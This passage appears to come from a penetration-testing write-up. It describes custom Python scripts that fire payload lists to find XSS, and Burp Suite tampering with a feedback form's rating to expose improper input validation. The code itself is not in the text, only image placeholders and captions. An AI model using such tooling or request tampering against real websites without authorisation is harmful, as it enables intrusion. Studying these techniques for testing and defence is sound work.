
Our script detect that the website is vulnerable and also exploit a list of payloads and return the payload if it worked with the target.

We got very important information, but we will continue scanning and try to exploit them in the next stage.


And now we decided to write another python tool to test and exploit XSS vulnerabilities.




These are the libraries we used in our code, and the first function *load_payloads()* is designed to get a list of payloads from the user.



And this function *xss_attack_using_params()* is designed to perform the attack.




And this is our main function, then we decided to use this script on our target website.




Our script detect that the website is vulnerable and also exploit a list of payloads and return the payload if it worked with the target.


So, let's scan the target website manually:




We can see the website main page, let's see if we can crack anything.




We started from the feed back section to see if there is something interesting there.




We found a customer feedback page, where the user can write a comment and choose a feedback from 1 to 5 and there is also a captcha before sending the feedback.



We sent a feedback comment with a 2 rating, and we decided to open burp suite to see if we can change the request.




As we see the rating in the request is 2, let's send it to repeater and see if we can send a request with 0 rating which should be not allowed.




The request sent successfully, so there is **Improper Input Validation** vulnerability any attacker can use it.


So, let's check if we can find other something interesting.



Let’s check about us section:




There is a link which could lead us to something.



